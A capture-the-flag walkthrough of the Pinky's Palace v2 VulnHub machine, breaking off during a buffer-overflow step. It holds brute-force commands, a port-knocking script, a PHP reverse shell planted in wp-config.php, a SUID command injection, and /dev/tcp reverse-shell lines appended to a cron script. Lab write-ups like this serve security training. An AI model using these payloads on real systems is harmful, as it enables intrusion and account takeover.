Port 80 (HTTP)

1. Webserver running on wordpress CMS

2. Enumerate users

```
wpscan --no-update --disable-tls-checks --url http://192.168.1.4/ -e u -f cli-no-color 2>&1 | tee
"/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp80/tcp_80_http_wpscan_user_enum.txt"
```

```
[i] User(s) Identified:

[+] pinky1337
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

   - pinky1337
   - Wordpress `4.9.4`

3. Enumerate plugins

```
wpscan --no-update --disable-tls-checks --plugins-detection aggressive --plugins-version-detection aggressive --url
http://192.168.1.4/ -e ap -f cli-no-color 2>&1 | tee
"/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp80/tcp_80_http_wpscan_plugin_enum.txt"
```

```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://192.168.1.4/wp-content/plugins/akismet/
 | Last Updated: 2021-10-01T18:28:00.000Z
 | Readme: http://192.168.1.4/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 4.2.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.1.4/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.1.4/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.1.4/wp-content/plugins/akismet/readme.txt
```

   - akismet `4.0.2`
     - No exploits found for that version

4. Bruteforce user pinky1337

```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url http://192.168.1.4/ --usernames pinky1337 --
passwords /usr/share/wordlists/rockyou.txt -f cli-no-color 2>&1 | tee
"/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp80/tcp_80_http_wpscan_bruteforce.txt"
```

   - Failed

5. Generate a wordlist based on http://pinkydb

```
cewl -m3 http://pinkydb > pinkydb_wordlist.txt
-m3: min word length 3
```


   - Bruteforce attack still did not work

6. Interesting Feroxbuster results:

   - `/secret` directory

7. Proceed to /secret dir

- Found bambam.txt




```
8890
7000
666


pinkydb
```

  - This could indicate port knocking, where it prevents attackers from enumerating vulnerable services when doing a nmap scan. Unless the attacker sends the correct knock sequence.
  - Once a correct sequence of connection attempts is received, the firewall rules are dynamically modified to allow the host which sent the connection attempts to connect over specific port(s).

8. Create permutation of `8890, 7000, 666`

```
python -c 'import itertools; print list(itertools.permutations([8890,7000,666]))' | sed 's/), /\n/g' | tr -cd '0-9,\n' |
sort | uniq > permutation.txt
```

9. Port knocker script

```
#!/bin/bash
TARGET=$1

for ports in $(cat permutation.txt); do
        echo "[*] Trying sequence $ports..."
        for p in $(echo $ports | tr ',' ' '); do
                nmap -n -v0 -Pn --max-retries 0 -p $p $TARGET
        done
        sleep 3
        nmap -n -v -Pn -p- -A --reason $TARGET -oN ${ports}.txt
done
```

```
┌──(root💀kali)-[~/vulnHub/pinkysPalacev2/192.168.1.4/exploit]
└─# cat 7000,8890,666.txt
# Nmap 7.92 scan initiated Sun Jan  2 01:08:43 2022 as: nmap -n -v -Pn -p- -A --reason -oN 7000,8890,666.txt 192.168.1.4
Nmap scan report for 192.168.1.4
Host is up, received arp-response (0.00036s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 4.9.4
|_http-title: Pinky&#039;s Blog &#8211; Just another WordPress site
4655/tcp  open  ssh     syn-ack ttl 64 OpenSSH 7.4p1 Debian 10+deb9u3 (protocol 2.0)
| ssh-hostkey:
|   2048 ac:e6:41:77:60:1f:e8:7c:02:13:ae:a1:33:09:94:b7 (RSA)
|   256 3a:48:63:f9:d2:07:ea:43:78:7d:e1:93:eb:f1:d2:3a (ECDSA)
|_  256 b1:10:03:dc:bb:f3:0d:9b:3a:e3:e4:61:03:c8:03:c7 (ED25519)
7654/tcp  open  http    syn-ack ttl 64 nginx 1.10.3
|_http-server-header: nginx/1.10.3
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: 403 Forbidden
31337/tcp open  Elite?  syn-ack ttl 64
| fingerprint-strings:
|   GetRequest:
|     [+] Welcome to The Daemon [+]
|     This is soon to be our backdoor
|     into Pinky's Palace.
|     HTTP/1.0
|   NULL:
|     [+] Welcome to The Daemon [+]
|     This is soon to be our backdoor
|_    into Pinky's Palace.
```

  - Found out permutation to unlock hidden ports
    - `7000, 666, 8890`


10. Permutation to unlock the hidden ports

```
for p in 7000 666 8890; do nmap -n -v0 -Pn --max-retries 0 -p $p 192.168.1.4; done
```

Port 7654

1. Running on `nginx/1.10.3`
   - No exploits found for that version

2. Proceed to `http://pinkydb:7654`



3. Append rockyou.txt to previously generated wordlist `pinkydb_wordlist.txt`

```
cat rockyou.txt >> pinkydb_wordlist.txt
```

4. Bruteforce user pinky1337

```
hydra -l pinky1337 -P pinkydb_wordlist.txt pinkydb http-post-form "/login.php:user=pinky1337&pass=^PASS^:Invalid Username or Password!" -s 7654 -o "/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp7654/tcp_7654_http_auth_hydra.txt"
```


- Failed

5. Search for other ways, inspect element, looked at javascript, tried sqli
    - Nothing worked
6. Create username wordlist related to pinky

```
pinky

PINKY

Pinky
```

7. Bruteforce again

```
hydra -L usernames.txt -P pinkydb_wordlist.txt pinkydb http-post-form "/login.php:user=^USER^&pass=^PASS^:Invalid Username or Password!" -s 7654 -o "/root/vulnHub/pinkysPalacev2/192.168.1.4/scans/tcp7654/tcp_7654_http_auth_hydra.txt"
```



- pinky:Passione
- PINKY:Passione
- Pinky:Passione

8. After logging in, clicked on `Stefano's RSA`, downloaded a SSH key

SSH

1. SSH into stefano using ssh key


```
chmod 600 id_rsa

ssh -i id_rsa stefano@192.168.1.4 -p 4655
```

- There is a passphrase

2. Bruteforce

```
python /root/tools/john/run/ssh2john.py id_rsa > id_rsa_john
```

```
john id_rsa_john --wordlist=pinkydb_wordlist.txt
```



- stefano:secretz101

3. SSH again

```
┌──(root💀kali)-[~/vulnHub/pinkysPalacev2/192.168.1.4/exploit]
└─# ssh -i id_rsa stefano@192.168.1.4 -p 4655
Enter passphrase for key 'id_rsa':
Linux Pinkys-Palace 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar 17 21:18:01 2018 from 172.19.19.2
stefano@Pinkys-Palace:~$ whoami
stefano
stefano@Pinkys-Palace:~$
```

Privilege Escalation to pinky via SUID Binary

1. View files in `stefano` home dir

```
stefano@Pinkys-Palace:~/tools$ ls -la
total 28
drwxr-xr-x 2 stefano stefano   4096 Mar 17  2018 .
drwxr-xr-x 4 stefano stefano   4096 Mar 17  2018 ..
-rw-r--r-- 1 stefano stefano     65 Mar 16  2018 note.txt
-rwsr----x 1 pinky   www-data 13384 Mar 16  2018 qsub
stefano@Pinkys-Palace:~/tools$ cat note.txt
Pinky made me this program so I can easily send messages to him.
stefano@Pinkys-Palace:~/tools$
```

   - SUID bit set on binary `qsub`, owned by user `pinky` & group `www-data`
   - We have to lateral privilege escalate from `stefano`→ `www-data` → `pinky`
2. In order to obtain a www-data shell, we have to
   a. Obtain mysql credentials
   b. Crack hashes to obtain the password
   c. Login to wordpress & insert a php-reverse-shell
   d. Execute php-reverse-shell &
   e. Finally obtain a www-data reverse shell
3. Obtain mysql credentials at `/var/www/html/apache/wp-config.php`

```
stefano@Pinkys-Palace:/var/www/html/apache$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'pwp_db');

/** MySQL database username */
define('DB_USER', 'pinkywp');

/** MySQL database password */
define('DB_PASSWORD', 'pinkydbpass_wp');
```

   - pinkywp:pinkydbpass_wp
4. Obtain hash from database

```
mysql -u pinkywp -p

show databases;

use pwp_db

SELECT * FROM wp_users;
```

```
MariaDB [pwp_db]> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | pinky1337  | $P$BqBoittC5WZl0XUL8GVKO1t9R6HcJU/ | pinky1337     | pinky@localhost.com |          | 2018-03-17 22:58:07 |                     |           0 | pinky1337    |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+--------------+
1 row in set (0.05 sec)
```

   - pinky1337:`$P$BqBoittC5WZl0XUL8GVKO1t9R6HcJU/`
   - hash: phpass
5. Crack hash

```
hashcat -a 0 -m 400 hash pinkydb_wordlist.txt --force -O -w 4 --opencl-device-types 1,2
```

   - Did not work
   - Step 1-5 is a dead end

6. After skimming through the wordpress directory, found out that wp-config is writable, replace wp-config with a php-reverse-shell.


```
stefano@Pinkys-Palace:/var/www/html/apache$ ls -la
total 8584
drwxr-xr-x  7 www-data www-data    4096 Mar 17  2018 .
drwxr-xr-x  4 www-data www-data    4096 Mar 17  2018 ..
-rw-r--r--  1 root     root       235 Mar 14  2018 .htaccess
-rw-r--r--  1 root     root       418 Mar 17  2018 index.php
-rw-r--r--  1 root     root   8565525 Feb  6  2018 latest.tar.gz
-rw-r--r--  1 root     root     19935 Mar 17  2018 license.txt
-rw-r--r--  1 root     root      7413 Mar 17  2018 readme.html
drwxr-xr-x  2 root     root      4096 Mar 17  2018 secret
drwxr-xr-x  5 nobody   nogroup   4096 Feb  6  2018 wordpress
-rw-r--r--  1 root     root      5434 Mar 17  2018 wp-activate.php
drwxr-xr-x  9 root     root      4096 Mar 17  2018 wp-admin
-rw-r--r--  1 root     root       364 Mar 17  2018 wp-blog-header.php
-rw-r--r--  1 root     root      1627 Mar 17  2018 wp-comments-post.php
-rw-rw-rw-  1 www-data www-data  5687 Jan  2 00:58 wp-config.php
-rw-r--r--  1 root     root      2853 Mar 17  2018 wp-config-sample.php
drwxr-xr-x  4 root     root      4096 Mar 17  2018 wp-content
-rw-r--r--  1 root     root      3669 Mar 17  2018 wp-cron.php
drwxr-xr-x 18 root     root     12288 Mar 17  2018 wp-includes
-rw-r--r--  1 root     root      2422 Mar 17  2018 wp-links-opml.php
-rw-r--r--  1 root     root      3306 Mar 17  2018 wp-load.php
-rw-r--r--  1 root     root     36583 Mar 17  2018 wp-login.php
-rw-r--r--  1 root     root      8048 Mar 17  2018 wp-mail.php
-rw-r--r--  1 root     root     16246 Mar 17  2018 wp-settings.php
-rw-r--r--  1 root     root     30071 Mar 17  2018 wp-signup.php
-rw-r--r--  1 root     root      4620 Mar 17  2018 wp-trackback.php
-rw-r--r--  1 root     root      3065 Mar 17  2018 xmlrpc.php
stefano@Pinkys-Palace:/var/www/html/apache$
```

```
stefano@Pinkys-Palace: /var
  GNU nano 2.7.4                                          File: wp-c

// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.1';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```


7. Execute the shell by visiting `http://pinkydb/wp-config.php`

```
┌──(root💀kali)-[~/vulnHub/pinkysPalacev2]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.4] 33716
Linux Pinkys-Palace 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64 GNU/Linux
 00:58:45 up 50 min,  1 user,  load average: 0.05, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
stefano  pts/0    192.168.1.1      00:23   21.00s  0.10s  0.10s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```


8. View the contents of qsub
    - `strings qsub`
        - Could not do any path hijacking
    - Download qsub binary and analyze it on kali
        - `python -m SimpleHTTPServer 8080`
        - `wget 192.168.1.4:8080/qsub`
9. Using ghidra to reverse engineer qsub binary
    a. Start a new project → Choose any folder & any name → Click on dragon icon




    b. File → Import file → Select qsub → Ok → Yes




    c. Select all → Analyze → Ok



d. Click on functions → main



10. Analyzing main function



a. The function retreives environment variable TERM

- `getenv`

b. Takes user input

- `scanf`

c. Stores the length of user input into a variable called `sVar2`

- `strlen`

d. Check if length of user input is greater than 40bytes

- `0x28 < sVar2`
- `0x28` = 40bytes

e. Prints "Bad hacker! Go away!" & exits, if user input is greater than 40 bytes

- `puts`


f. Compares user input & getenv variable

- `strcmp`

g. If user input & getenv variable is equal to one another, variable `iVar1` will be equals to 0.

11. Exploiting qsub binary on our kali

```
chmod +x qsub

export TERM=test

./qsub asdf

test
```



- The binary is trying to create a text file `stefano_msg.txt` at `/home/pinky/messages/`

- It is likely command injection can be used
- Hypothesis

```
# qsub:
echo -n asdf >> /home/pinky/messages/stefano_msg.txt
# Exploiting it
echo -n ;/bin/bash
```

12. Exploit on our target

```
export TERM=test
./qsub \;/bin/bash
[+] Input Password: test
```

- `\` is used to escape `;` otherwise it will be interpreted as chaining qsub with another command

13. pinky shell obtained

```
stefano@Pinkys-Palace:~/tools$ export TERM=test
stefano@Pinkys-Palace:~/tools$ ./qsub \;/bin/bash
[+] Input Password: test

pinky@Pinkys-Palace:~/tools$
```

14. Obtain a more stable shell

- On kali start a listener
- On target, execute reverse shell

```
/bin/bash -i >& /dev/tcp/192.168.1.1/4444 0>&1
```

```
┌──(root💀kali)-[~/vulnHub/pinkysPalacev2/192.168.1.4/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.4] 33724
pinky@Pinkys-Palace:~/tools$ whoami
whoami
pinky
pinky@Pinkys-Palace:~/tools$
```

- Or authenticate with ssh-keys

Privilege Escalation to demon via cronjob

1. Ran linpeas,

```
╔══════════╣ .sh files in path
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#script-binaries-in-path
You can write script: /usr/local/bin/backup.sh
/usr/bin/gettext.sh
```

2. Insert reverse shell to backup.sh & start a listener

```
echo "/bin/bash -i >& /dev/tcp/192.168.1.1/5555 0>&1" >> /usr/local/bin/backup.sh
```

```
pinky@Pinkys-Palace:~$ echo "/bin/bash -i >& /dev/tcp/192.168.1.1/5555 0>&1" >> /usr/local/bin/backup.sh
pinky@Pinkys-Palace:~$ cat /usr/local/bin/backup.sh
#!/bin/bash

rm /home/demon/backups/backup.tar.gz
tar cvzf /home/demon/backups/backup.tar.gz /var/www/html
#
#
#
/bin/bash -i >& /dev/tcp/192.168.1.1/5555 0>&1
pinky@Pinkys-Palace:~$
```

- Wait for cronjob to execute

3. demon shell obtained

```
┌──(root💀kali)-[~/vulnHub/pinkysPalacev2/192.168.1.4/exploit]
└─# nc  -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.1.1] from (UNKNOWN) [192.168.1.4] 52526
bash: cannot set terminal process group (19881): Inappropriate ioctl for device
bash: no job control in this shell
demon@Pinkys-Palace:~$ whoami
whoami
demon
demon@Pinkys-Palace:~$
```

Privilege Escalation to Root via Buffer Overflow


1. Install gdb-peda

2. determine buffer size to crash program

   a. Start our program


```
pkill -9 panel; gdb panel
x/100x $rsp
```

```
#pkill to close all panel processes

run
```



2. Attempt to determine buffer size to crash program

```
# Try 200 As

python -c 'print "A"*200' | nc localhost 31337
```




3. determine RIP offset

- via gdb-peda pattern_create

```
pattern_create 200

pattern: AAA%AAsAABAA$AAnAACAA-

